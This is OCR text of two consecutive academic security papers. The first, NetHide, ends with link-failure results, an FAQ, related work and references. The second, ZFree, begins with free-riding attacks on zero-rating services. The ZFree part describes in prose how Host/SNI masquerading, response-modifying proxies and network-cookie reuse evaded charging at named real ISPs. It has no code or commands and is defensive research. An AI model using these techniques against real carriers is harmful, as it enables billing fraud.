



Figure 14: Attack simulations comparing the *Random* attacker with *Bottleneck+Random*. The plots show the required flow density reduction ($FR$) for making the attacker succeed with $Pr < 1\%$ (first row) and the obtained accuracy and utility (second and third row) depending on the link capacity of the physical topology (measured as the percentage of secure links in the x-axis). For example, defending the Switch topology with only 60% secure links against *Bottleneck+Random* with $2\times$ budget maintains 80% accuracy.





Figure 15: Attack simulations comparing the *Random* attacker with *Bottleneck+Closeness*. *Bottleneck+Closeness* is slightly more powerful than *Bottleneck+Random* (Fig. 14), which results in more obfuscation that is required.

**Input:** Virtual topology $V = (N', L', T')$,
Flow $(s,d) \in N' \times N'$,
Flow path $T'_{s \to d}$
Bottleneck link $(n_1, n_2) \in L'$
**Output:** Preference $p \in [0,1]$

**if** $(n_1 \in T'_{s \to d}) \wedge (n_2 \in T'_{s \to d})$ **then**
  $p \leftarrow 1/|$ links between $n_1$ and $n_2$ in $T'_{s \to d}|$
**else if** $(n_1 \in T'_{s \to d}) \wedge (n_2 \notin T'_{s \to d})$ **then**
  $n_a \leftarrow$ node after $n_1$ in $T'_{s \to d}$
  $n_b \leftarrow$ node before $n_1$ in $T'_{s \to d}$
  $p_a \leftarrow$ length of path from $n_2$ to $n_a$
  $p_b \leftarrow$ length of path from $n_2$ to $n_b$
  $p \leftarrow 1/\min(p_a, p_b)$
**else if** $(n_1 \notin T'_{s \to d}) \wedge (n_2 \in T'_{s \to d})$ **then**
  (see above with $n_1$ and $n_2$ flipped)
**else**
  $p \leftarrow 0$

Algorithm 2: Flow preference metric. Flows that contain the bottleneck link or at least one of the endpoints of the link are more promising to be useful in the attack.

The second and third row in the plots show the accuracy and utility that is preserved after obfuscating the topology. We observe there, that especially the Abilene and Switch topologies provide high accuracy and utility even if less than 50 % of the links in $P$ are secure. Comparing Fig. 14 and Fig. 15 shows that since mitigating *Bottleneck+Closeness* requires more obfuscation, the achieved accuracy and utility is lower.

## 6.8 Case study: Link failure detection

We now show that NetHide preserves most of the usefulness of tracing tools by considering the problem of identifying link failures in obfuscated topologies. For our analysis, we use all three topologies and a flow density reduction factor of 50 %. Then, we simulate the impact of an individual failure for each link. That is, we analyze how a failing *physical* link is represented in $V$.

Failing a link can have different effects in $V$: Ideally, it is *correctly observed*, which means that the exact same link failure appears in $V$. But since $V$ contains links that are not in $P$ or vice-versa, a physical link failure can be observed as *multiple link failures* or as the *failing of another virtual link*.

In Fig. 13, we show that the vast majority of physical link failures is precisely reflected in the virtual topology. That is, NetHide allows users to use prevalent debugging tools to debug connectivity problems in the network. These results are a major advantage compared to competing approaches [28, 39] that do not send the tracing packets through the actual network.

# 7 Frequently asked questions

Below, we provide answers to some frequently asked questions and potential extensions of NetHide.

***Can a topology be de-obfuscated by analyzing timing information?*** In NetHide, each probing packet is answered by the correct router and thus the processing time at the last node is realistic. Though, the propagation time can leak information in topologies where the propagation delay of some links is significantly higher than of others.

However, extracting information from the propagation time in geographically small networks is hard for three reasons: *(i)* it is impossible to measure propagation time separately. Instead, only the RTT is measurable; *(ii)* the RTT includes the unknown return path; and *(iii)* NetHide keeps path length differences are small. For topologies exhibiting larger delays, NetHide can be extended to consider link delays as an additional constraints.

The same arguments hold for analyzing queuing times or other time measurements. Moreover, delays often vary greatly in short time intervals, making it practically infeasible to perform enough simultaneous measurements.

***Can a topology be de-obfuscated by analyzing link failures?*** Because some physical link failures are observed as multiple concurrent link failures in the virtual topology, an attacker can try to reconstruct the physical topology by observing link failures over a long timespan. However, this strategy is not promising for the following reasons: *(i)* most of the link failures are directly represented in the virtual topology (cf. §6.8). Observing them does not provide usable information for de-obfuscation; and *(ii)* analyzing link failures over time requires permanent tracing of the entire network between, which would make the attacker visible and is against the idea of LFAs.

***Is NetHide compatible with link access control or VLANs?*** Not at the moment, but we can easily extend our model to support them. The required changes are: *(i)* link access control policies need to be part of the NetHide's input; *(ii)* the ILP needs additional constraints to respect different VLANs (i.e., model forwarding trees per VLAN); *(iii)* the output consists of VLAN-specific paths; and *(iv)*, the runtime additionally matches on the VLAN ID and applies the appropriate actions.

***Does NetHide support load-balancing?*** Not at the moment, but after the following extensions: *(i)* instead of an exact path for each flow, we specify the *expected* load that a flow adds to each link (e.g., using max-min fair allocation as in [30]); *(ii)* the constraints regarding the flow density now constrain the *expected* flow density; *(iii)* the virtual topology can contain multiple parallel paths and probabilities with which each path is taken; and *(iv)* the runtime randomly selects one of the possible paths.

***How close to the optimal is the solution computed by NetHide?*** Computing this distance is computationally infeasible as it requires to exhaustively enumerate all possible solutions (one of the cruxes behind NetHide security). Instead, we measure the distance between the virtual and the physical topology (§6.2) and show that the virtual topology is already very close (in terms of accuracy and utility) to the physical one. The optimal solution would therefore only do slightly better, while being much harder to compute.

***Can NetHide be used with other metrics for computing the flow density?*** At present, NetHide requires a static metric such that the flow density can be computed before obfuscating the topology. For simplicity, we assume that the load which each flow imposes to the network is the same and all links have the same capacity. However, this assumption can easily be relaxed to allow specific loads and capacities for each flow and link (therefore requiring more knowledge or assumptions about the topology and the expected traffic).

## 8 Related work

Existing works on detecting and preventing LFAs can be broadly classified into reactive and proactive approaches. Reactive approaches only become active once a potential LFA is detected. As such, they do not prevent LFAs and only aim to limit their impact after the fact. CoDef [31] works on top of routing protocols and requires routers to collaborate to re-route traffic upon congestion. SPIFFY [25] temporarily increases the bandwidth for certain flows at a congested link. Assuming that benign hosts react differently than malicious ones, SPIFFY can tell them apart. Liaskos et al. describe a system [33] that continuously re-routes traffic such that it becomes unlikely that a benign host is persistently communicating via a congested link. Malicious hosts on the other hand are expected to adapt their behavior. Nyx [36] addresses the problem of LFAs in the context of multiple autonomous systems (ASes). It allows an AS to route traffic from and to another AS along a path that is not affected by an LFA.

On the other hand, proactive solutions—including NetHide—aim at preventing LFAs from happening and are typically based on obfuscation. HoneyNet [28] uses software-defined networks to create a virtual network topology to which it redirects `traceroute` packets. While this hides the topology from an attacker, it also makes `traceroute` unusable for benign purposes. Trassare et al. implemented topology obfuscation as a kernel module running on border routers [39]. The key idea is to identify the most critical node in the network and to find the ideal position to add an additional link that minimizes the centrality of this node. The border router replies to `traceroute` packets as if there was a link at the determined position. However, adding a single link has little impact on the security of a big network and even if the procedure would be repeated, an attacker could determine the virtual links with high probability. Further, `traceroute` becomes unusable for benign users as the replies come from the border router.

Linkbait [40] identifies potential target links of LFAs and tries to hide them from attackers. Hiding a target link is done by changing the routing of tracing packets from bots in such a way that the target link does not appear in the paths. As a prerequisite to only redirect traffic from bots, Linkbait describes a machine learning-based detection scheme that runs at a central controller which needs to analyze all traffic. Being based on re-routing of packets, Linkbait can only present paths that exist in the network. Therefore, a topology that does not have enough redundant paths cannot be protected. The paper does not discuss issues with an attacker that is aware of the protection scheme and sends tracing traffic that is likely to be misclassified and therefore not re-routed.

Other approaches that are related to LFAs but not particularly to our work are based on virtual networks [22], require changes in protocols or support from routers and end-hosts [19,29] or focus on the detection of LFAs [41].

## 9 Conclusion

We presented a new, usable approach for obfuscating network topologies. The core idea is to phrase the obfuscation task as a multi-objective optimization problem where security requirements are encoded as hard constraints and usability ones as soft constraints using the notions of accuracy and utility.

As a proof-of-concept, we built a system, called NetHide, which relies on an ILP solver and effective heuristics to compute compliant obfuscated topologies and on programmable network devices to capture and modify tracing traffic at line rate. Our evaluation on realistic topologies and simulated attacks shows that NetHide can obfuscate large topologies with marginal impact on usability, including in partial deployments.

## Acknowledgements

We are grateful to the anonymous reviewers, Benjamin Bichsel, Rüdiger Birkner and Tobias Bühler for the constructive feedback and the insightful discussions. This work was partly supported by armasuisse Science and Technology (S+T) under the Zurich Information Security and Privacy Center (ZISC) grant.

## References


[1] 3 in 4 DDoS attacks aimed at multiple vectors. https://www.enterpriseinnovation.net/article/3-4-ddos-attacks-aimed-multiple-vectors-512931178.

[2] Akamai q2 2017 state of the Internet. https://content.akamai.com/us-en-pg9565-q2-17-state-of-the-internet-security-report.html.

[3] Barefoot Tofino. https://barefootnetworks.com/products/product-brief-tofino/.

[4] Can a DDoS break the Internet? Sure... just not all of it. https://arstechnica.com/information-technology/2013/04/can-a-ddos-break-the-internet-sure-just-not-all-of-it/.

[5] DDoS attack threat cannot be ignored. http://www.computerweekly.com/feature/DDoS-attack-threat-cannot-be-ignored.

[6] Dyn Statement on 10/21/2016 DDoS Attack. https://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/.

[7] Exclusive: Inside the ProtonMail siege: how two small companies fought off one of Europe's largest DDoS attacks. http://www.techrepublic.com/article/exclusive-inside-the-protonmail-siege-how-two-small-companies-fought-off-one-of-europes-largest-ddos/.

[8] Github survived the biggest DDoS attack ever recorded. https://www.wired.com/story/github-ddos-memcached/.

[9] Gurobi mathematical programming solver. http://www.gurobi.com/products/gurobi-optimizer.

[10] How to fight the new breed of DDoS attacks on data centers. http://www.datacenterknowledge.com/security/how-fight-new-breed-ddos-attacks-data-centers.

[11] The internet topology zoo. http://topology-zoo.org/.

[12] Message regarding the ProtonMail DDoS attacks. https://protonmail.com/blog/protonmail-ddos-attacks/.

[13] P4 behavioral model. https://github.com/p4lang/behavioral-model.

[14] The P4 language specification - version 1.0.4. https://p4.org/p4-spec/p4-14/v1.0.4/tex/p4.pdf.

[15] RFC 2992 - analysis of an equal-cost multi-path algorithm. https://tools.ietf.org/html/rfc2992.

[16] RIPE atlas. https://atlas.ripe.net/.

[17] traceroute(8) - Linux manual page. http://man7.org/linux/man-pages/man8/traceroute.8.html.

[18] Unmetered mitigation: DDoS protection without limits. https://blog.cloudflare.com/unmetered-mitigation/.

[19] BASESCU, C., REISCHUK, R. M., SZALACHOWSKI, P., PERRIG, A., ZHANG, Y., HSIAO, H.-C., KUBOTA, A., AND URAKAWA, J. SIBRA - Scalable internet bandwidth reservation architecture. *arXiv preprint arXiv:1510.02696* (2015).

[20] BOSSHART, P., DALY, D., GIBB, G., IZZARD, M., MCKEOWN, N., REXFORD, J., SCHLESINGER, C., TALAYCO, D., VAHDAT, A., VARGHESE, G., ET AL. P4: Programming protocol-independent packet processors. *ACM SIGCOMM CCR 44*, 3 (2014).

[21] DIJKSTRA, E. W. A note on two problems in connexion with graphs. *Numerische Mathematik 1* (1959).

[22] GILLANI, F., AL-SHAER, E., LO, S., DUAN, Q., AMMAR, M., AND ZEGURA, E. Agile virtualized infrastructure to proactively defend against cyber attacks. *IEEE INFOCOM 2015*.

[23] GIOTSAS, V., SMARAGDAKIS, G., DIETZEL, C., RICHTER, P., FELDMANN, A., AND BERGER, A. Inferring BGP blackholing activity in the Internet. *ACM IMC 2017*.

[24] HOLTERBACH, T., PELSSER, C., BUSH, R., AND VANBEVER, L. Quantifying interference between measurements on the RIPE atlas platform. *ACM IMC 2015*.

[25] KANG, M. S., GLIGOR, V. D., AND SEKAR, V. SPIFFY: Inducing cost-detectability tradeoffs for persistent link-flooding attacks. In *NDSS 2015*.

[26] KANG, M. S., LEE, S. B., AND GLIGOR, V. D. The crossfire attack. *IEEE S&P 2013*.

[27] KATZ-BASSETT, E., JOHN, J. P., KRISHNAMURTHY, A., WETHERALL, D., ANDERSON, T. E., AND CHAWATHE, Y. Towards IP geolocation using delay and topology measurements. *ACM IMC 2006*.

[28] KIM, J., AND SHIN, S. Software-defined HoneyNet: Towards mitigating link flooding attacks. *IEEE/IFIP DSN-W 2017*.

[29] KIM, T. H.-J., BASESCU, C., JIA, L., LEE, S. B., HU, Y.-C., AND PERRIG, A. Lightweight source authentication and path validation. *ACM SIGCOMM 2014*.

[30] KUMAR, P., YUAN, Y., YU, C., FOSTER, N., KLEINBERG, R., LAPUKHOV, P., LIM, C. L., AND SOULÉ, R. Semi-oblivious traffic engineering: The road not taken. *USENIX NSDI 2018*.

[31] LEE, S. B., KANG, M. S., AND GLIGOR, V. D. CoDef: Collaborative defense against large-scale link-flooding attacks. *ACM CoNEXT 2013*.

[32] LEVENSHTEIN, V. Binary codes capable of correcting deletions, insertions and reversals. *Soviet Physics Doklady 10* (1966).

[33] LIASKOS, C., KOTRONIS, V., AND DIMITROPOULOS, X. A novel framework for modeling and mitigating distributed link flooding attacks. *IEEE INFOCOM 2016*.

[34] PETITCOLAS, F. A. P. *Kerckhoffs' Principle*. Springer US, 2011.

[35] SCHOEPE, D., AND SABELFELD, A. Understanding and enforcing opacity. *IEEE CSF 2015*.

[36] SMITH, J. M., AND SCHUCHARD, M. Routing around congestion: Defeating DDoS attacks and adverse network conditions via reactive BGP routing. *IEEE S&P 2018*.

[37] SPRING, N., MAHAJAN, R., AND WETHERALL, D. Measuring ISP topologies with Rocketfuel. *ACM SIGCOMM CCR 32*, 4 (2002).

[38] STUDER, A., AND PERRIG, A. The coremelt attack. In *ESORICS 2009*, vol. 5789, Springer.

[39] TRASSARE, S. T., BEVERLY, R., AND ALDERSON, D. A technique for network topology deception. In *IEEE MILCOM 2013*.

[40] WANG, Q., XIAO, F., ZHOU, M., WANG, Z., LI, Q., AND LI, Z. Linkbait: Active link obfuscation to thwart link-flooding attacks. *arXiv preprint arXiv:1703.09521*.

[41] XUE, L., LUO, X., CHAN, E. W., AND ZHAN, X. Towards detecting target link flooding attack. *USENIX LISA 2014*.

# Towards a Secure Zero-rating Framework with Three Parties

*Zhiheng Liu, Zhen Zhang, Yinzhi Cao[†], Zhaohan Xi, Shihao Jing, and Humberto La Roche[‡]*
*{zhl416, zhza16, yinzhi.cao, zhx516, shj316}@lehigh.edu, hlaroche@cisco.com*
*Lehigh University, [†] The Johns Hopkins University/Lehigh University, [‡] Cisco Systems*

## Abstract

Zero-rating services provide users with free access to contracted or affiliated Content Providers (CPs), but also incur new types of free-riding attacks. Specifically, a malicious user can masquerade a zero-rating CP or alter an existing zero-rating communication to evade charges enforced by the Internet Service Provider (ISP). According to our study, major commercial ISPs, such as T-Mobile, China Mobile, Boingo airport WiFi and United cabin WiFi, are all vulnerable to such free-riding attacks.

In this paper, we propose a secure, backward compatible, zero-rating framework, called ZFree, which only allows network traffic authorized by the correct CP to be zero-rated. We perform a formal security analysis using ProVerif, and the results show that ZFree is secure, i.e., preserving both packet integrity and CP server authenticity.

We have implemented an open-source prototype of ZFree available at this repository (https://github.com/zfree2018/ZFREE). A working demo is at this link (http://zfree.org/). Our evaluation shows that ZFree is lightweight, scalable and secure.

## 1 Introduction

Internet service providers (ISPs) often provide so-called zero-rating services, in addition to the normal charged ones, for contracted or affiliated content providers (CPs) to either attract more users or shift the payment responsibility from users to corresponding CPs. For example, T-Mobile provides a program called BingeOn with over one hundred CPs, such as Youtube, so that T-Mobile users can access free services provided by these CPs, e.g., watching Youtube videos. United Airline also allows passengers to access United.com and its partners' websites without paying fees over cabin WiFi.

Although zero-rating services provide convenience for both users and CPs, attackers—i.e., malicious users in our threat model—can launch so-called free-riding attacks to bypass the pre-set zero-rating policies and visit normal websites beyond zero-rating services for free. Such free-riding attacks involve three parties, i.e., the user, the ISP, and the CP. The threat model is different from traditional two-party attacks which exploit ISP-side charging bugs via uncharged protocols such as network domain service (DNS) and TCP retransmission. Specifically, Kakhki et al. [25] show that an attacker can masquerade a non-zero-rating HTTP server to be BingeOn enabled, i.e., zero-rated. One recent report from Sandvine [1] concludes, based on manual analysis of the small amount of real-world HTTP traffic, that a major US network carrier could lose $7,000,000 in a month due to such free-riding attacks alone. Our own manual analysis, as stated in Section 2.3, also reveals that in just one province of China, China Mobile loses at least half a million US dollar per month for 71TB free-riding traffic due to such attacks.

To better understand such free-riding attacks, we need to describe how existing zero-rating framework adopted by ISPs differentiates charged and zero-rating traffic. The tactic widely adopted in real-world ISPs is to directly inspect the traffic based on meta-data thus differentiating zero-rating contents. However, because a zero-rating policy involves three parties, the ISP can never tell whether the contents are indeed authorized by the CP as zero-rated, especially under the condition that one of the communicating party, i.e., the client, is malicious. Specifically, according to the nature of end-to-end communication, the client has the ability to modify or inject any non-zero-rated contents in between the ISP and the CP, even if the communication is encrypted.

To demonstrate this point, in Section 2.2 we go beyond the attacks proposed by Kakhki et al. [25] by introducing two new types of free-riding attacks: one compromising the end-to-end communication integrity and the other masquerading a HTTPS server. Our results show that many major real-world ISPs, such as T-Mobile LTE and Boingo Airport WiFi, are vulnerable to these two types of free-riding attacks. That is, even if the ISP

fixes the vulnerability proposed by Kakhki et al. [25] by authenticating the CP, free-riding attacks still exist.

As ISPs cannot differentiate zero-rating contents without the involvement of CPs, several recently-proposed zero-rating frameworks also include CPs in the process. In fact, many CPs, such as Facebook [11], also express their interest in a zero-rating framework, because free-riding traffic is eventually being charged to the CPs in terms of a payment responsibility shift. In some other cases such as United cabin WiFi and China Mobile's Migu video, the CPs are controlled by the ISPs, i.e., they are automatically involved.

Although theoretically it is possible to build a secure, zero-rating framework with both the CP and the ISP are involved, such effort is not straightforward. In fact, existing frameworks—no matter from academia or industry—are both vulnerable to free-riding attacks according to our analysis and experiments in Section 2.2.3. For example, Yiakoumis et al. proposed network cookies [50] in which an authentication token (called network cookie) serves as a ticket for the ISP to zero-rate corresponding traffic. We show that an attacker can either bind a network cookie designated for zero-rating traffic to normal traffic or inject non-zero-rating data into zero-rating traffic to bypass the zero-rating policy. For another example, Facebook provides an IP whitelist-based framework, called Facebook Zero [11], which allows ISPs to obtain an IP list for authentication. We also show that such approach is vulnerable, because a malicious user with the knowledge of all the communication information, such as TCP sequence number, can easily camouflage TCP/IP packets. To summarize, none of existing frameworks realize that the free-riding adversary, having access to all the end-to-end communication information, is different from a traditional network attacker, such as a man-in-the-middle—therefore, they cannot defend against free-riding attacks.

In this paper, we propose a brand-new Zero-rating FRamework with thrEe partiEs (ZFree) to defend against the powerful free-riding adversary. The key insight of ZFree is that the ISP and the CP need to exchange authentication information of the CP-user communication exclusively from the user. There are two points worth noting. First, the information should be kept from the user, a potential free-riding attacker. That is why some existing work, like Network Cookies [50] making the cookie information available to the user, fail to defend against free-riding attacks. Second, the information should be able to authenticate the communication between the user and the CP. Therefore, an IP whitelist-based approach, which adopts IP, a piece of forgeable information, cannot defend against free-riding attacks.

While the insight of ZFree is intuitively simple, the challenges lie in that the ZFree's design needs to satisfy the following properties:

- Security. ZFree needs to validate the authenticity of the zero-rating CP and verify the integrity of the communication between the CP and the user.
- Backward Compatibility. ZFree needs to incur minimum deployment burden to both CPs and ISPs, including no changes to existing (*i*) codebase and (*ii*) network packets. Specifically, any such changes may break existing network functionalities, such as intrusion detection systems and loader balancers.
- Privacy. ZFree needs to preserve the communication privacy between the user and the CP. That is, the CP cannot directly reveal any communication contents to the ISP for authentication.
- Performance. The performance overhead added to the end-to-end communication needs to be minimum. For example, if an unencrypted communication is sufficient between the CP and the user, we do not want to encrypt the communication for authentication, which brings overhead.

Specifically, we design a secure protocol, called ZFree control plane protocol, which transfers keyed hash, such as hash-based message authentication code (HMAC), of the CP-user communication (i.e., defined as data plane). Our protocol is simple and minimize—the protocol only needs to preserve server authenticity and data integrity for both control and data planes but not necessarily data secrecy like TLS. In particular, we make the following contributions in design ZFree control plane protocol to meet all the four properties as mentioned above. .

- Conducting a formal security analysis. We formally model ZFree control plane protocol using ProVerif, a formal protocol cryptographic analysis tool. ProVerif concludes that ZFree is secure, i.e., robust to free-riding attacks and we also discover that such protocol design is subtle because a simple variation can lead to a vulnerable protocol.
- Deploying pluggable components at both the ISP and the CP. To ease the deployment burden and maintain backward compatibility, we deploy a so-called *server agent* at the gateway of the CP that sniffs the traffic, hashes necessary packets and sends secure hashes to the ISP for authorization purpose. Meanwhile, we deploy a so-called *ISP assistant* at the ISP's core network that also sniffs the traffic, hashes packets and communicates with the server agent.
- Verifying packet integrity without violating end-to-end privacy. The ISP assistant verifies packet integrity by checking the secure hashes sent from the server agent: Only when the ISP assistant finds a match, the corresponding packet will be authorized for zero-rating service. That is, ZFree does not need

to understand the application layer protocols, thus preserving end-to-end privacy.

- Matching hash values in a distributed manner. The ISP assistant matches hashes received from the server agent by parallelizing the task to distributed nodes based on the prefixes of the hash values. Our evaluation shows that the non-blocking mode of ZFree—a mode used in mobile network as users can pay bills afterward—incurs only 1.26% overhead on the loading time of Top 500 Alexa websites and the blocking mode—a mode used in WiFi network—incurs 8.79% overhead. Our evaluation also shows both non-blocking and blocking modes introduce less network latency than TLS encryption.

We implemented an open-source prototype version of ZFree at the following repository (https://github.com/zfree2018/ZFREE) as well as a demo website (http://zfree.org/).

## 2 Free-riding Attacks

We first describe the threat model by presenting the roles of three parties in Section 2.1. Then, in Section 2.2, we present how to launch free-riding attacks on a broad range of real-world ISPs and research prototypes. Lastly, in Section 2.3, we introduce a manual analysis of free-riding attacks in China Mobile, a major ISP in China.

### 2.1 Threat Model

Our threat model has three parties, i.e., the user, the ISP and, the CP, as described below.

- User. A user visits the Internet under the service provided by the ISP via a *client* in terms of User Equipment (UE), e.g., mobile phone, in the mobile network. Normal traffic from the user is charged, and a small portion is zero-rated under the policy between the ISP and the CP. Our threat model assumes that the user is potentially *malicious*, i.e., trying to bypass the charging policy enforced by the ISP.
- Internet Service Provider (ISP). An ISP provides Internet service to the user. Our threat model assumes that the ISP is *benign*, i.e., trying to protect itself from free-riding attacks launched by users. Note that we exclude a malicious ISP because such scenario will fall back to the traditional end-to-end connection problem where the ISP is the man-in-the-middle.
- Content Provider (CP). A CP provides abundant contents, e.g., multimedia and games, to users. Our threat model assumes that the CP is *benign*, although a user may masquerade zero-rating CPs to mislead ISP.

### 2.2 Case Studies on Free-riding Attacks against real-world ISPs and Research Prototypes

In this section, we describe how to launch free-riding attacks against ISPs, such as real-world mobile networks, WiFi networks, and research prototypes.

#### 2.2.1 Real-world Mobile Networks

Real-world mobile ISPs adopt different tactics to zero-rate unencrypted (HTTP) or encrypted (HTTPS) traffic. Specifically, mobile ISPs adopt Deep Packet Inspection (DPI) to inspect the Host field of the HTTP header and determine whether the field belongs to a zero-rating CP. As for HTTPS traffic, mobile ISPs extract the destination host name from the Server Name Indication (SNI) in Server Name Extension segment of the client hello message and uses it as the determining factor of the zero-rating policy.

Due to the simple inspection tactics, an attacker can launch two types of free-riding attacks as follows. First, the attacker can masquerade a zero-rating traffic by modifying either the Host or SNI field in the HTTP(S) request packet. Second, the attacker can create a proxy between the ISP and a zero-rating CP, which modifies the CP's response. Such response modification is intuitive for unencrypted traffic; as for attacking encrypted traffic, because the client is malicious, the client can decrypt the content using the session key, modify packet, and then encrypt it again.

Now let us look at how these two types of free-riding attacks work for real-world ISPs. Particularly, we tested three zero-rating programs of different real-world ISPs, i.e., the BingeOn program of T-Mobile, the Migu video service of China Mobile, and the 'Wo+Tencent' video streaming service of China Unicom. In each case, we use the volume of charged data to verify whether the attack succeeds. Table 1 shows the overall results: except for these cases when the corresponding service is unavailable, all zero-rating programs of real-world ISPs are vulnerable to both types of free-riding attacks.

#### 2.2.2 Real-world WiFi Networks

There is no official documentation about how real-world WiFi networks zero-rate traffic. According to our analysis, the tactics are similar to mobile networks and we can launch the same free-riding attacks as in mobile networks. Specifically, we tested two types of free WiFi networks, i.e., United airline cabin WiFi and Boingo WiFi in Chicago O'Hare International Airport. United airline provides free WiFi network when users visit certain partners' websites, such as united.com and hertz.com. Boingo in Chicago O'Hare international airport provides a free WiFi network for 30 minutes and then charges the users.

Table 1 shows that both WiFi networks are vulnerable to free-riding attacks when the corresponding service is available. There are two things worth noting. First, we test the United cabin WiFi networks on a United flight from Newark Liberty International Airport, NJ to Miami International Airport, FL in December 2016. On that specific flight, United WiFi only allows users to

Table 1: Summary of the attacks on various defenses, such as these deployed on real-world ISPs and prototypes.

| | | Mobile Network | | | WiFi Network | | Prototypes | |
|---|---|---|---|---|---|---|---|---|
| | | T-Mobile | China Mobile | China Unicom | United | ORD | Network Cookies | IP Whitelist |
| Unencrypted traffic | Request masquerade | ✗ | ✗ | N/A | ✗ | ✗ | ✗ | ✗ |
| | Response modification | ✗ | ✗ | N/A | ✗ | ✗ | ✗ | ✗ |
| Encrypted traffic | Request masquerade | ✗ | N/A | ✗ | N/A | ✗ | ✗ | ✗ |
| | Response modification | ✗ | N/A | ✗ | N/A | ✗ | ✗ | ✗ |

✗: The ISP is vulnerable to that free-riding attack; N/A: Corresponding zero-rating service is not available.

visit HTTP version of united.com and hertz.com but not HTTPS version. Because all the HTTPS traffic is blocked by default when the user does not pay for the Internet, an attacker cannot masquerade HTTPS traffic. Second, we launch the free-riding attacks against the boingo WiFi in the ORD airport after the 30-minute free trial expires.

#### 2.2.3 Research Prototypes

In this part, we launch free-riding attacks against research prototypes that receive information from CPs for authentication. Specifically, we tested two prototypes: Network Cookies [50] , a zero-rating framework utilizing cookie-like tokens for authentication, and IP whitelist, which authenticates traffic based on a preset whitelist of the CP's IP addresses.

**Network Cookies** We first launch free-riding attacks against Network Cookies. Because the cookie server does not bind issued cookies to zero-rating traffic, a user can abuse the cookie for any traffic to the server. Furthermore, the communication integrity between a zero-rating CP and a user can be compromised by a man-in-the-middle attacker as the cookie does not validate the contents conveyed in the communication. We show that both of the implementation and protocol design in Network Cookies is vulnerable to free-riding attacks. Details about the vulnerability in their protocol can be found in Section 6. We now discuss their implementation. Specifically, we obtain the original implementation from the authors of Network Cookies paper and deploy the implementation in our lab environment. Network Cookies client, ISP middlebox and cookie server are installed at three lab servers with Ubuntu 16.04 operating systems: The client asks for Network Cookies together with DNS requests and the ISP middlebox verifies Network Cookies received from the client via a *verifycookie* function. We also setup a CP server, i.e., a NGINX web server, as the zero-rating content provider, and configure the hostname of the CP server to be zero-rated in the cookie server.

We then perform the aforementioned free-riding attacks and show that the prototype is vulnerable in Table 1. First, we create a malicious client application that binds the zero-rating network cookie obtained from the cookie server to a non-zero-rating traffic, i.e., attaching a valid network cookie in the HTTP header field 'network-cookie' with a non-zero-rating hostname. The results show that the ISP marks the traffic as zero-rated, thus exposing the vulnerability to free-riding attacks. Second, we create a proxy between the ISP and the CP server to modify the HTTP traffic. The results show that the proxy can successfully inject any arbitrary contents into a zero-rated traffic.

**IP Whitelist** We then launch free-riding attacks against a zero-rating framework based on IP whitelist. Specifically, here is how we setup the testing environment. We establish a CP server in a campus network and then a client in DigitalOcean Cloud. Then, we setup an IP whitelist server in between the client and the CP server that only allows zero-rating packet to be forwared. Now let us explain how we launch these two types of free-riding attacks.

